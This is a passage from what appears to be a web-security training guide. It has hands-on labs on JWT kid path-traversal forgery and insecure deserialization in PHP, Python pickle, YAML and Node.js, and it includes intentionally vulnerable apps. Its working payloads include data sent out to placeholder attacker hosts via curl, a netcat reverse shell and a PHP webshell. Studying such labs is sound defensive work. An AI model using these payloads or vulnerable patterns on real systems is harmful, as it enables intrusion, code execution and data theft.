Injecting self-signed JWTs via the kid parameter

Vulnerability: In this scenario, the application uses the kid (Key ID) header parameter from the JWT to determine which key to use for signature verification. However, the server fails to properly validate the kid value, which can enable attackers to manipulate it and exploit the application.

Directory Traversal: If the kid parameter is used to build a file path for loading the public key, an attacker can supply path traversal sequences like `../../../../` to escape the intended directory and access arbitrary files on the server's filesystem.

SQL Injection: If the kid parameter is incorporated into a SQL query without proper sanitization, an attacker can inject malicious SQL code. This can lead to unauthorized database access or even bypass authentication mechanisms.

Install requirements

```
$ sudo apt update && sudo apt install python3-pip
$ mkdir BAcontrol/JWTkidSelfSign; cd BAcontrol/JWTkidSelfSign
$ pip install pyjwt cryptography --b
```

Create a vulnerable code: app.py

```
from flask import Flask, request, jsonify, render_template_string
import jwt
import os

app = Flask(__name__)

# Expected algorithm
EXPECTED_ALG = "HS256"

# Keys directory
KEYS_DIR = "keys"

# Ensure keys directory exists
os.makedirs(KEYS_DIR, exist_ok=True)

# Create a sample secret key for user
user_key_path = os.path.join(KEYS_DIR, "user.key")
if not os.path.exists(user_key_path):
    with open(user_key_path, 'w') as f:
        f.write("user-secret")

# Example JWT for user
example_payload = {
    "user": "user1",
    "role": "user"
}
example_headers = {
    "alg": EXPECTED_ALG,
    "kid": "user.key"
}

with open(user_key_path, 'r') as f:
    secret = f.read()

example_jwt = jwt.encode(example_payload, secret, algorithm=EXPECTED_ALG, headers=example\
_headers)

@app.route('/')
def home():
    return render_template_string(f'''
        <h2>JWT kid Injection Lab</h2>
        <p>This app expects JWTs in the Authorization header.</p>
        <p>Try to access <a href="/admin">/admin</a> with a forged JWT by exploiting the \
<code>kid</code> parameter.</p>
        <h3>Example JWT (role=user):</h3>
        <textarea rows="5" cols="100">{example_jwt}</textarea>
        <p>Use this token as: <code>Authorization: Bearer &lt;token&gt;</code></p>
    ''')

@app.route('/admin')
def admin():
    auth_header = request.headers.get('Authorization')
    if not auth_header:
        return "Missing token", 401

    try:
        token = auth_header.split()[1]
        header = jwt.get_unverified_header(token)

        if 'kid' not in header:
            return "Missing kid", 400
```

```

    kid = header['kid']
    key_path = os.path.join(KEYS_DIR, kid)

    if not os.path.exists(key_path):
        return f"Key not found: {kid}", 400

    with open(key_path, 'r') as f:
        secret = f.read()

    payload = jwt.decode(token, secret, algorithms=[EXPECTED_ALG])

    if payload.get('role') == 'admin':
        return f"<h2>Welcome admin: {payload.get('user')}</h2><p>Secret data: FLAG-AD\
MIN-456</p>"
    else:
        return "Access denied: not admin", 403

except Exception as e:
    return f"Token error: {str(e)}", 400

if __name__ == '__main__':
    app.run(debug=True)

```

This lab uses the kid header in the JWT to dynamically load the secret key from the filesystem, allowing an attacker to exploit directory traversal (../) to specify a custom key file like attacker.key; however, if the key file is created with `echo "12345678" > attacker.key`, it includes a newline (\n) causing a signature mismatch, so the fix is to create the key without the newline using `echo -n "12345678" > attacker.key`, after which the forged token signed with this secret will successfully authenticate as admin and reveal the flag.

Exploitation Steps

Prepare your malicious key: The server reads the secret from a file based on kid.

```

# location is next to the app.py
echo -n "12345678" > attacker.key

# Use -n with echo to avoid the newline (\n) at the end of the file, which would otherwi\
se break the signature check.

```

Create a malicious JWT: signJWT.py

```

import jwt

payload = {
    "user": "attacker",
    "role": "admin"
}

headers = {
    "alg": "HS256",
    "kid": "../attacker.key",
    "typ": "JWT"
}

secret = "12345678"

```

```
token = jwt.encode(payload, secret, algorithm="HS256", headers=headers)
print(token)
```

Run above script

```
$ python3 signJWT.py
```

```
# output
eyJhbGciOiJIUzI1NiIsIm[... ]N16hKk0NNH58Q0TGg09k5M0B0JNc
```

Send the token to the vulnerable endpoint

```
$ curl http://victim.com:5000/admin -H "Authorization: Bearer <PASTE_TOKEN_HERE>"
```

```
# output
<h2>Welcome admin: attacker</h2><p>Secret data: FLAG-ADMIN-456<p>
```

Mitigation Techniques

Preventing Broken Access Control vulnerabilities requires a comprehensive, layered approach:

Robust Authorization Mechanisms: Implement strong authorization mechanisms that verify user privileges before granting access to resources or functionalities.

Input Validation: Validate all user input to prevent attackers from manipulating object identifiers, URLs, or other parameters.

Use Access Control Lists (ACLs): Use ACLs to define which users or groups have access to specific resources.

Role-Based Access Control (RBAC): Implement RBAC to manage user permissions based on their roles within the organization.

Secure Direct Object References: Implement indirect object references (e.g., using UUIDs instead of sequential IDs) to prevent attackers from guessing or manipulating object identifiers.

Session Management: Enforce proper session management controls, including session timeouts, session invalidation, and session hijacking detection.

Insecure Deserialization

Insecure deserialization is a critical vulnerability that occurs when an application blindly trusts serialized data from untrusted sources and deserializes it without proper validation. This flaw allows attackers to manipulate the serialized data, potentially injecting malicious objects or code that, when deserialized, can trigger arbitrary code execution, privilege escalation, or denial of service. Insecure deserialization is particularly dangerous in systems that rely heavily on object serialization, such as web applications using session management or persistent data storage. The vulnerability can lead to severe security breaches if not mitigated by proper input validation, strong data integrity checks, and deserialization safeguards. How can organizations build systems that safely deserialize data while preventing the risk of malicious manipulation?

Object Oriented Programming

Before diving into Insecure Deserialization, it's essential to have a basic understanding of Object-Oriented Programming (OOP) concepts:

- **Classes:** Blueprints for creating objects. They define the properties (data) and methods (behavior) that an object will have.
- **Objects:** Instances of a class. Each object has its own unique set of data values for the properties defined by the class.
- **Properties (Attributes):** Variables that hold data associated with an object.
- **Methods (Functions):** Functions defined inside a class that describe the actions or operations that an object can perform.

Difference between Procedural and Object-Oriented Programming?

Procedural Oriented Programming

In procedural programming, the program is divided into small parts called functions.

Procedural programming follows a top-down approach.

There is no access specifier in procedural programming.

Adding new data and functions is not easy.

Procedural programming does not have any proper way of hiding data so it is less secure.

In procedural programming, overloading is not possible.

In procedural programming, there is no concept of data hiding and inheritance.

In procedural programming, the function is more important than the data.

Procedural programming is based on the unreal world.

Procedural programming is used for designing medium-sized programs.

Procedural programming uses the concept of procedure abstraction.

Code reusability absent in procedural programming,

Examples: C, FORTRAN, Pascal, Basic, etc.

Object-Oriented Programming

In object-oriented programming, the program is divided into small parts called objects.

Object-oriented programming follows a bottom-up approach.

Object-oriented programming has access specifiers like private, public, protected, etc.

Adding new data and function is easy.

Object-oriented programming provides data hiding so it is more secure.

Overloading is possible in object-oriented programming.

In object-oriented programming, the concept of data hiding and inheritance is used.

In object-oriented programming, data is more important than function.

Object-oriented programming is based on the real world.

Object-oriented programming is used for designing large and complex programs.

Object-oriented programming uses the concept of data abstraction.

Code reusability present in object-oriented programming.

Examples: C++, Java, Python, C#, etc.

Example #1 (PHP - Simple Class):

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir InsecureDeserialization; cd InsecureDeserialization
$ touch InsDes00Psimple.php
```

Create a vulnerable code: InsDes00Psimple.php

```
<?php
class Fruit {
    // Properties
    public $name;
    public $color;
```

```

    // Methods
    function set_name($name) {
        $this->name = $name;
    }

    function get_name() {
        return $this->name;
    }
}

// Create instances (objects) of the Fruit class
$apple = new Fruit();
$banana = new Fruit();

$apple->set_name('Apple');
$banana->set_name('Banana');

echo $apple->get_name(); // Output: Apple
echo "\n";
echo $banana->get_name(); // Output: Banana
echo "\n";
?>

```

Output:

```

$ php InsDes00Psimple.php
Apple
Banana

```

Example #2 (PHP – A little complete class):

Install requirements:

```

$ sudo apt update && sudo apt install -y php
$ mkdir InsecureDeserialization; cd InsecureDeserialization
$ touch InsDes00Pcomplete.php

```

Create a vulnerable code: InsDes00Pcomplete.php

```

<?php
class Fruit {

    // Properties
    public $name;
    public $color;
    public $store;
    public $quantity;

    // Methods
    function set_name($name){
        $this->name = $name;
    }

    // Methods
    function get_name(){
        return $this->name;
    }
}

```

```

// Methods
function set_color($color){
    $this->color = $color;
}

// Methods
function get_color(){
    return $this->color;
}

// Methods
function store($store){
    return $this->store = $store;
}

// Methods
function quantity($quantity){
    return $this->quantity = $quantity;
}
}

// Object 1 - Instance
$apple = new Fruit();

$apple->set_name('Apple');
$apple->set_color('Red');
$apple->store(true);
$apple->quantity(10);

print_r($apple);
// var_dump($apple);

```

?>

Output:

```

$ php InsDes00Pcomplete.php
Fruit Object
(
    [name] => Apple
    [color] => Red
    [store] => 1
    [quantity] => 10
)

```

Class Constructors in OOP

A constructor is a special method within a class that is automatically called when a new object is created. It's used to initialize the object's properties with default or user-specified values.

Example #3 (PHP - Class Constructor):

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir InsecureDeserialization; cd InsecureDeserialization
$ touch InsDesOOPConstructor.php
```

Create a vulnerable code: InsDesOOPConstructor.php

```
<?php
class Fruit {
    // Properties
    public $name;
    public $color;

    // Constructor
    function __construct($name, $color) {
        $this->name = $name;
        $this->color = $color;
    }

    // Method
    function get_name() {
        return $this->name;
    }

    // Method
    function get_color() {
        return $this->color;
    }
}

// Create an object using the constructor
$apple = new Fruit("Apple", "red");
print_r($apple);
?>
```

Output:

```
$ php InsDesOOPConstructor.php
Fruit Object
(
    [name] => Apple
    [color] => red
)
```

Access Modifiers in OOP

Access modifiers control the visibility of class properties and methods from outside the class.

- **public:** Accessible from anywhere (inside the class, outside the class, and from subclasses).
- **protected:** Accessible from within the class and from subclasses.
- **private:** Accessible only from within the class itself.

Example #4 (PHP - Access Modifiers):

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir InsecureDeserialization; cd InsecureDeserialization
$ touch InsDesOOPaccessModifiers.php
```

Create a vulnerable code: InsDesOOPaccessModifiers.php

```
<?php
class Fruit {
    // Properties
    public $name;        // Public property
    protected $color;    // Protected property
    private $weight;     // Private property

    // Method to set the name
    function set_name($name) {
        $this->name = $name;
    }

    // Method to set the color
    function set_color($color) {
        $this->color = $color;
    }

    // Method to set the weight
    function set_weight($weight) {
        $this->weight = $weight;
    }
}

// Create an instance of the Fruit class
$mango = new Fruit();
$mango->set_name('Mango');
$mango->set_color('Yellow');
$mango->set_weight('300');

echo $mango->name; // Output: Mango (Public - Accessible)
//echo $mango->color; // Fatal error: Cannot access protected property
//echo $mango->weight; // Fatal error: Cannot access private property
?>
```

OOP Magic Methods

Magic methods are special functions in PHP (and other languages) that are automatically invoked under certain circumstances. They provide a way to intercept and modify the behavior of objects. Key magic methods for Insecure Deserialization:

- **__toString():** Invoked when an object is treated as a string (e.g., when using echo on an object).
- **__destruct():** Invoked when an object is about to be destroyed (e.g., when the script ends or when the object is explicitly unset).
- **__wakeup():** Invoked when an object is unserialized. This is a critical method for Insecure Deserialization attacks.
- **__sleep():** Invoked before an object is serialized.

- **__call()**: Will be called if the object call an inexistent function
- **__get()**: Used for overloading access to inaccessible properties.
- **__set()**: Used for running code when inaccessible properties are written to.

Serialization & Deserialization in OOP

Serialization: The process of converting a complex data structure (like an object) into a linear format (like a string or binary data) that can be stored or transmitted. It preserves the object's state, including its properties and their values. In simple terms, convert Object to String/Binary.

Deserialization: The reverse process of converting serialized data back into a fully functional replica of the original object. In simple terms, convert String/Binary to Object.

Different languages use different terms for serialization:

- **PHP:** `serialize()`, `unserialize()`
- **Python:** `pickle.dumps()`, `pickle.loads()` (pickling/unpickling)
- **Ruby:** `Marshal.dump()`, `Marshal.load()` (marshaling/unmarshaling)
- **Java:** `ObjectOutputStream`, `ObjectInputStream`

Example #5 (PHP - Serialization and Deserialization):

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir InsecureDeserialization; cd InsecureDeserialization
$ touch InsDesSerializeUnserialize.php
```

Create a vulnerable code: `InsDesSerializeUnserialize.php`

```
<?php
class User {
    public $username;
    public $isAdmin = false;
}

$user = new User();
$user->username = "Alice";
$user->isAdmin = false;

// Serialize the object
$serializedData = serialize($user);
echo "Serialized data: " . $serializedData . "\n";

// Unserialize the object
$unserializedUser = unserialize($serializedData);
echo "Unserialized username: " . $unserializedUser->username . "\n";
echo "Unserialized isAdmin: " . ($unserializedUser->isAdmin ? "true" : "false") . "\n";
?>
```

Output:

```
$ php InsDesSerializeUnserialize.php
```

```
Serialized data: 0:4:"User":2:{s:8:"username";s:5:"Alice";s:7:"isAdmin";b:0;}
Unserialized username: Alice
Unserialized isAdmin: false
```

Magic Methods & Deserialization

When an object is deserialized, PHP automatically invokes certain magic methods, such as `__wakeup()` and `__destruct()`. These methods can be used to perform actions on the object as it is being created or destroyed. This is where Insecure Deserialization attacks become possible.

Example #6 (PHP - Magic Methods During Deserialization):

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir InsecureDeserialization; cd InsecureDeserialization
$ touch InsDesMagicMethod.php
```

Create a vulnerable code: `InsDesMagicMethod.php`

```
<?php
class User {
    // Magic Method
    public function __destruct() {
        echo "\nMagic Method: __destruct() called \n";
    }

    // Magic Method
    public function __wakeup() {
        echo "\nMagic Method: __wakeup() called \n\n";
    }
}

// A serialized User object
$serializedData = "0:4:\"User\":0:{}";

//Unserialize the object and call the relevant Magic Methods
$unserializedUser = unserialize($serializedData);

print_r($unserializedUser);
?>
```

Output

```
$ php InsDesMagicMethod.php
```

```
Magic Method: __wakeup() called
```

```
User Object
```



```
(  
)
```

Magic Method: `__destruct()` called

Understanding Insecure Deserialization

Insecure Deserialization (or Deserialization of Untrusted Data) occurs when an application deserializes untrusted data without proper validation. This allows an attacker to manipulate the serialized object, potentially injecting malicious code or altering the object's state to gain unauthorized access or execute arbitrary commands. Insecure deserialization known as Object Injection.

The Attack Flow:

Attacker Crafts Malicious Serialized Data: The attacker creates a specially crafted serialized object containing malicious code or data.

Injection: The attacker injects this malicious data into the web application (e.g., through a cookie, form parameter, or API request).

Deserialization: The web application deserializes the malicious data, creating a new object.

Exploitation: If the deserialized object contains malicious code or alters the application's state, the attacker can gain unauthorized access, execute arbitrary commands, or perform other malicious actions.

- Passing harmful data into web application
- Attacker can inject entirely different object
- The impact varies from information disclosure to RCE
- Depends on the language

Example #7 (Simple Cookie Manipulation in PHP):

Install requirements:

```
$ sudo apt update && sudo apt install -y php  
$ mkdir InsecureDeserialization; cd InsecureDeserialization  
$ touch InsDesCookie.php
```

Create a vulnerable code: `InsDesCookie.php`

```
<!DOCTYPE html>  
<html lang="en">  
<head>  
  <meta charset="UTF-8">  
  <title>Insecure Deserialization Lab</title>  
</head>  
<body>  
  <?php
```

```

class User {
    public $name;
    public $isAdmin;

    public function __construct($name, $isAdmin = false) {
        $this->name = $name;
        $this->isAdmin = $isAdmin;
    }

    public function __wakeup() {
        echo "<p>Waking up user: {$this->name}</p>";
    }

    public function isAdmin() {
        return $this->isAdmin;
    }
}

function simulateLogin($username) {
    $user = new User($username, false);
    $serialized = serialize($user);
    $cookie = base64_encode($serialized);
    setcookie("user", $cookie, time() + 3600, "/");
    echo "<p>Cookie set for user: $username</p>";
    echo "<p>Cookie value (Base64): <code>$cookie</code></p>";
}

if (!isset($_COOKIE['user'])) {
    simulateLogin("Alex");
    echo "<p>Refresh the page to continue as the simulated user.</p>";
} else {
    $cookieData = base64_decode($_COOKIE['user']);
    echo "<p>Decoded cookie: <code>$cookieData</code></p>";

    $user = unserialize($cookieData);

    if ($user->isAdmin()) {
        echo "<h3 style='color: green;'>Admin access granted! Welcome, {$user->name}.\n
</h3>";
    } else {
        echo "<h3 style='color: red;'>Access denied. Regular user: {$user->name}</h3>
>";
    }
}
?>
</body>
</html>

```

Exploitation: The application sets a cookie after login:

Tzo00iJvc2VyIjoyOntzOjQ6Im5hbWUiO3M6NDoiQWxleCI7czo3OjJpc0FkbWluIjtiOjA7fQ==

This decodes to:

0:4:"User":2:{s:4:"name";s:4:"Alex";s:7:"isAdmin";b:0;}

A serialized User object with name = "Alex" and isAdmin = false

The attacker modifies the cookie to set isAdmin to true or 1:

```
Tzo00iJvc2VyIjoyOntzOjQ6Im5hbWUiO3M6NDoiQWxleCI7czo3OiJpc0FkbWluIjtiOjE7fQ==
```

This decodes to:

```
0:4:"User":2:{s:4:"name";s:4:"Alex";s:7:"isAdmin";b:1;}
```

If the application relies on the `isAdmin` property to grant administrative access, the attacker will now be able to access administrative functions.

Exploitation Depends on the Language and Application Code: The impact of Insecure Deserialization varies greatly depending on the programming language and the specific application code.

- **PHP:** While Insecure Deserialization in PHP doesn't always lead to RCE, it can be exploited in many cases, especially when combined with the use of magic methods. The attacker can leverage magic methods to execute arbitrary code when the deserialized object is created or destroyed.
- **Python:** In Python, Insecure Deserialization often results in RCE because the pickle module allows arbitrary code execution during deserialization.
- **Node.js:** Vulnerable to RCE (examples will be shown)
- **Java:** Insecure Deserialization is a well-known attack vector in Java, often leading to RCE.

RCE via Pickle in Python

Install requirements:

```
$ sudo apt update && sudo apt install -y python3-pip
$ pip install flask --b
$ mkdir InsecureDeserialization; cd InsecureDeserialization
$ touch InsDesPickle.py
```

Create a vulnerable code: `InsDesPickle.py`

```
import pickle
import base64
from flask import Flask, request

app = Flask(__name__)

@app.route("/", methods=['POST'])
def index():
    data = base64.urlsafe_b64decode(request.form['data'])
    pickle.loads(data)
    return "OK"

if __name__ == "__main__":
    app.run(port=5000)
```

Exploitation: To generate a malicious payload: rcePayload.py

```
import pickle
import base64

# Replace with your command
command = 'id | curl ABC.oastify.com -d @-'

class rce(object):
    def __reduce__(self):
        import os
        return (os.system, (command,))

print(base64.urlsafe_b64encode(pickle.dumps(rce())).decode())
```

RCE via node-serialize in Node.js

Install requirements:

```
$ sudo apt update && sudo apt install -y nodejs npm
$ mkdir InsecureDeserialization; cd InsecureDeserialization
$ npm init -y; npm i express cookie-parser escape-html node-serialize
$ touch InsDesNodeSerialize.js
```

Create a vulnerable code: InsDesNodeSerialize.js

```
var express = require('express');
var cookieParser = require('cookie-parser');
var escape = require('escape-html');
var serialize = require('node-serialize');
var app = express();

app.use(cookieParser());

app.get('/', function(req, res) {
  if (req.cookies.profile) {
    var str = new Buffer(req.cookies.profile, 'base64').toString();
    var obj = serialize.unserialize(str);

    if (obj.username) {
      res.send("Hello " + escape(obj.username));
    }
  } else {
    res.cookie('profile', "eyJ1c2VybmFtZSI6IlVvb3JpdmV4TiIsImVtYWlsIjoiaZnVua3lfc2hhaGlueu\Fk\ZWhAZ21haWwY29tIn0=", {
      maxAge: 900000,
      httpOnly: true
    });
  }
  res.send("Hello World");
});

app.listen(3000);
```

Exploitation: To generate a malicious payload:

```
var serialize = require('node-serialize');

var payload = {
  rce: '$_$ND_FUNC$_$function() { require("child_process").exec("curl attacker.tld:2121\\
",\
    function(error, stdout, stderr) { console.log(stdout) }); }()'
};

console.log("Serialized: \n" + serialize.serialize(payload));
```

Leveraging Magic Methods in PHP

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir InsecureDeserialization; cd InsecureDeserialization
$ touch InsDesWritingFile.php
```

Create a vulnerable code: InsDesWritingFile.php

```
<?php
error_reporting(0);

class site {
    private $debug = true;
    public $filename;
    public $name;

    function __construct($name) {
        $this->filename = "/tmp/debug.txt";
        $this->name = $name;
    }

    function call_name(){
        return $this->name;
    }

    function __destruct(){
        if ($this->debug){
            file_put_contents($this->filename, $this->name);
        }
    }
}

try {
    if(isset($_GET['data'])) {
        $user_data = $_GET['data'];
        $user_data_obj = unserialize(base64_decode($user_data));

        if ($user_data_obj && isset($user_data_obj['user'])) {
            print("Hello " . $user_data_obj['user'] . "<br>");
        } else {
            print('<a href="?data=YToxOntzOjQ6InVzZXIiOjM6NToiWWFZc2hvNSI7fQ==">My Name</\
a><br>');
        }
    } else {
```

```

        print('<a href="?data=YToxOntzOjQ6InVzZXIiO3M6NToiWWFZc2hvNSI7fQ==">My Name</a><b\
r>');
    }
} catch (Exception $e) {
    // Handle exceptions, perhaps log them
    echo 'Caught exception: ', $e->getMessage(), "\n";
}

$app = new site('alex');
print ("Admin name: " . $app->call_name());
?>

```

Exploitation: A malicious payload:

```

<?php
class site{
    private $debug = 'true';
    public $filename = '/tmp/poc';
    public $name = 'hi';
}

$a = new site();
echo(base64_encode(serialize($a)));
?>

```

Visiting `http://URL.com?data=[PAYLOAD]` will create a file called `/tmp/poc` with **“hi”** as its contents.

PHP __wakeup Method

Install requirements:

```

$ sudo apt update && sudo apt install -y php
$ mkdir InsecureDeserialization; cd InsecureDeserialization
$ touch InsDesWritingFile.php

```

Create a vulnerable code: `InsDesWakeup.php`

```

<?php
class User {
    public $username;
    public $isAdmin = false;

    public function __wakeup() {
        // This method is automatically called during unserialize()
        if ($this->isAdmin) {
            echo "<h1>Admin Access Granted! Welcome " . htmlspecialchars($this->username) \
. "</h1>";
            echo "<p>Secret Flag: XYZ123</p>";
        } else {
            echo "<h1>Regular User: " . htmlspecialchars($this->username) . "</h1>";
        }
    }
}

// Check if user cookie exists

```

```
if (isset($_COOKIE['user'])) {
    $user = unserialize($_COOKIE['user']);
} else {
    // Create new user and set cookie
    $user = new User();
    $user->username = 'guest';
    setcookie('user', serialize($user));
}
?>
```

Exploitation Steps:

Normal Behavior: When a user first visit `InsDesWakeup.php`:

- A User object is created with `isAdmin = false`
- The object is serialized and stored in a cookie
- Page displays “Regular User: guest”

Malicious Payload Generation: Create a modified serialized object with `isAdmin = true`:

```
<?php
class User {
    public $username = 'guest';
    public $isAdmin = true;
}
echo urlencode(serialize(new User()));
?>
```

// output
0%3A4%3A%22User%22%3A2%3A%7Bs%3A8%3A%22username%22%3Bs%3A5%3A%22\nguest%22%3Bs%3A7%3A%22isAdmin%22%3Bb%3A1%3B%7D

Exploitation: Replace the user cookie with the malicious payload using browser developer tools or an HTTP client:

```
Cookie: user=0%3A4%3A%22User%22%3A2%3A%7Bs%3A8%3A%22\
username%22%3Bs%3A5%3A%22guest%22%3Bs%3A7%3A%22isAdmin%22%3Bb%3A1%3B%7D
```

Result: After reloading the page:

- The modified object gets unserialized
- `__wakeup()` sees `isAdmin = true`
- Page displays “Admin Access Granted!” and the secret flag

RCE via PHP `__wakeup`

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir InsecureDeserialization; cd InsecureDeserialization
$ touch InsDesWakeupRCE.php
```

Create a vulnerable code: InsDesWakeupRCE.php

```
<?php
class Payload {
    public $cmd = 'echo "No RCE yet"';

    public function __wakeup() {
        // Dangerous: Directly evaluate user-controlled code
        eval($this->cmd);
    }
}

// Insecure deserialization point
if (isset($_COOKIE['payload'])) {
    $obj = unserialize($_COOKIE['payload']);
} else {
    // Set initial harmless payload
    $obj = new Payload();
    setcookie('payload', serialize($obj));
}
?>
```

Exploitation Steps:

Create PHP code to generate the serialized attack payload:

```
<?php
class Payload {
    public $cmd = 'system($_GET["cmd"]);'; // RCE vector
}
echo urlencode(serialize(new Payload()));
?>
```

// output
0%3A7%3A%22Payload%22%3A1%3A%7Bs%3A3%3A%22cmd%22%3Bs%3A19%3A%22system\
%28%24_GET%5B%22cmd%22%5D%29%3B%22%3B%7D

Inject Payload: Set the malicious cookie using browser tools or curl:

```
curl -b "payload=0%3A7%3A%22Payload%22%3A1%3A%7Bs%3A3%3A%22cmd%22%3Bs%3A19%3A%22system\  
%28%24_GET%5B%22cmd%22%5D%29%3B%22%3B%7D" http://victim.com/InsDesWakeupRCE.php
```

Execute Commands: Now you can execute arbitrary commands via URL parameter:

<http://victim.com/InsDesWakeupRCE.php?cmd=id>

```
# output
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

RCE via PHP __destruct

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir InsecureDeserialization; cd InsecureDeserialization
$ touch InsDesDestruct.php
```

Create a vulnerable code: InsDesDestruct.php

```
<?php
class BackupManager {
    private $backupFile = 'backup.log';
    private $backupData = 'Default backup';

    public function __destruct() {
        // Danger: Writes arbitrary data to arbitrary file
        file_put_contents($this->backupFile, $this->backupData);
        echo "Backup saved to: " . htmlspecialchars($this->backupFile);
    }
}

// Insecure deserialization point
if (isset($_COOKIE['backup'])) {
    $obj = unserialize($_COOKIE['backup']);
} else {
    // Set default backup
    $obj = new BackupManager();
    setcookie('backup', serialize($obj));
}
?>
```

Exploitation Steps:

Payload Generation Script: Create a malicious serialized object:

```
<?php
class BackupManager {
    private $backupFile = 'shell.php';
    private $backupData = '<?php system($_GET["cmd"]); ?>';
}

$payload = serialize(new BackupManager());
echo "Malicious Cookie:\n";
echo urlencode($payload);
?>

// output
0%3A12%3A%22BackupManager%22%3A2%3A%7Bs%3A20%3A%22%00BackupManager%00\
backupFile%22%3Bs%3A9%3A%22shell.php%22%3Bs%3A20%3A%22%00BackupManager\
%00backupData%22%3Bs%3A28%3A%22%3C%3Fphp+system%28%24\
_GET%5B%22cmd%22%5D%29%3B+%3F%3E%22%3B%7D
```

Inject Payload: Set the malicious cookie:

```
curl -v -b "backup=0%3A12%3A%22BackupManager%22%3A2%3A%7Bs%3A20%3A%22%00BackupManager\%00backupFile%22%3Bs%3A9%3A%22shell.php%22%3Bs%3A20%3A%22%00BackupManager\%00backupData%22%3Bs%3A28%3A%22%3C%3Fphp\+system%28%24_GET%5B%22cmd%22%5D%29%3B+%3F%3E%22%3B%7D" http://victim.com/rce_destruct.php"
```

Execute Commands: Access the webshell:

`http://victim.com/shell.php?cmd=id`

output
`uid=33(www-data) gid=33(www-data) groups=33(www-data)`

Another RCE via Python pickle

Install requirements:

```
$ sudo apt update && sudo apt install -y python3-pip
$ mkdir InsecureDeserialization; cd InsecureDeserialization
$ touch InsDesPickleRCE.py
```

Create a vulnerable code: InsDesPickleRCE.py

```
from flask import Flask, request, make_response
import pickle
import base64
import os

app = Flask(__name__)

class GuestUser:
    def __init__(self):
        self.username = "guest"

    def __repr__(self):
        return f"<User {self.username}>"

@app.route('/')
def index():
    session_cookie = request.cookies.get('session')
    if session_cookie:
        try:
            data = base64.b64decode(session_cookie)
            user = pickle.loads(data)
            print("[+] Deserialized user:", user)
        except Exception as e:
            print("[-] Deserialization failed:", e)
            user = GuestUser()
    else:
        user = GuestUser()

    response = make_response(f"Hello, {user.username}!")
    # Set a fresh serialized guest session if no cookie
    if not session_cookie:
        serialized = base64.b64encode(pickle.dumps(user)).decode()
```

```
        response.set_cookie("session", serialized)
    return response

if __name__ == '__main__':
    app.run(debug=True)
```

Exploitation Steps:

Create Malicious Payload (exploit.py)

```
import pickle
import base64
import os

class Exploit:
    def __reduce__(self):
        cmd = ('rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 127.0.0.1 123\
4 > /tmp/f',)
        return (os.system, cmd)

if __name__ == "__main__":
    payload = base64.b64encode(pickle.dumps(Exploit())).decode()
    print(f"Malicious payload: {payload}")
```

Generate Payload

```
$ python3 exploit.py

# output
Malicious payload: gASVbgAAAAAACMBXBvc2l4lWlWZG1wL2Y7IG1rZm1mbyAvdG1wL2Y7IGNhZCAvdG1wL2YgZC90bXAvZpSF1FKULg==
```

Execute Attack: First start netcat listener:

```
$ nc -lvnp 1234
```

Then request to webapplication to taking RCE

```
$ curl -s http://victim.com:5000/ --cookie "session=gASVbgAAAAAACMBXBvc2l4lWlWZG1wL2Y7IG1rZm1mbyAvdG1wL2Y7IGNhZCAvdG1wL2YgZC90bXAvZpSF1FKULg=="
```

RCE via Python YAML

Install requirements:

```
$ sudo apt update && sudo apt install -y python3-pip
$ mkdir InsecureDeserialization; cd InsecureDeserialization
$ touch InsDesYamlRCE.py
```

Create a vulnerable code: InsDesYamlRCE.py

```
from flask import Flask, request, make_response
import yaml
import os

app = Flask(__name__)

class Config:
    def __init__(self, user):
        self.user = user

@app.route('/', methods=['GET', 'POST'])
def index():
    config_yaml = request.cookies.get('config')

    if request.method == 'POST':
        config_yaml = request.data.decode()

    if config_yaml:
        try:
            config = yaml.load(config_yaml, Loader=yaml.UnsafeLoader)
            print("[+] Loaded config:", config)
        except Exception as e:
            return f"[-] Error loading YAML: {e}"
    else:
        config = Config("guest")

    response = make_response(f"Hello, {getattr(config, 'user', 'unknown')}!")
    if not request.cookies.get('config'):
        # Simulate saving the config in a cookie
        default_config = yaml.dump(Config("guest"))
        response.set_cookie("config", default_config)
    return response

if __name__ == "__main__":
    app.run(debug=True)
```

Exploitation Steps:

Create Malicious YAML Payload: Craft a payload to execute arbitrary commands (sleep 20):

```
# payload
!!python/object/apply:os.system ["sleep 20"]

# request
$ time curl http://victim.com:5000 --cookie 'config=!!python/object/apply:os.system ["sleep 20"]'

# output:
Hello, unknown!
real    0m20.025s
user    0m0.011s
sys     0m0.006s
```

Execute Attack: You can use OOB techniques for grabbing data

```
$ curl http://victim.com:5000 --cookie 'config=!!python/object/apply:os.system \
["whoami | base64 | curl http://attacker.com:8000 -G -d @-"]'
```

```
# In attacker.com
$ php -S 0:8000
[Thu Apr 10 12:15:35 2025] PHP 8.3.6 Development Server (http://0:8000) started
[Thu Apr 10 12:15:40 2025] 127.0.0.1:38218 Accepted
[Thu Apr 10 12:15:40 2025] 127.0.0.1:38218 [404]: GET /?dXNlcgo= - No such file or directory
[Thu Apr 10 12:15:40 2025] 127.0.0.1:38218 Closing

$ echo dXNlcgo= | base64 -d
user
```

Another RCE via Node.js node-serialize

Install requirements:

```
$ sudo apt update && sudo apt install -y nodejs npm
$ mkdir InsecureDeserialization; cd InsecureDeserialization
$ npm init -y; npm i express node-serialize cookie-parser
$ touch InsDesNodeRCE.js
```

Create a vulnerable code: InsDesNodeRCE.js

```
const express = require('express');
const serialize = require('node-serialize');
const cookieParser = require('cookie-parser');

const app = express();
app.use(cookieParser());

app.get('/', (req, res) => {
  if (req.cookies.profile) {
    // Dangerous: Deserializing untrusted data
    const profile = serialize.unserialize(req.cookies.profile);
    res.send(`Hello ${profile.username || 'Guest'}`);
  } else {
    // Create default profile
    const profile = {
      username: 'guest',
      isAdmin: false
    };
    res.cookie('profile', serialize.serialize(profile));
    res.send('Cookie set! Refresh page!');
  }
});

app.listen(3000, () => console.log('Server running on port 3000'));
```

Exploitation Steps:

Create Malicious Payload (Detection)

```
// payload (detection):
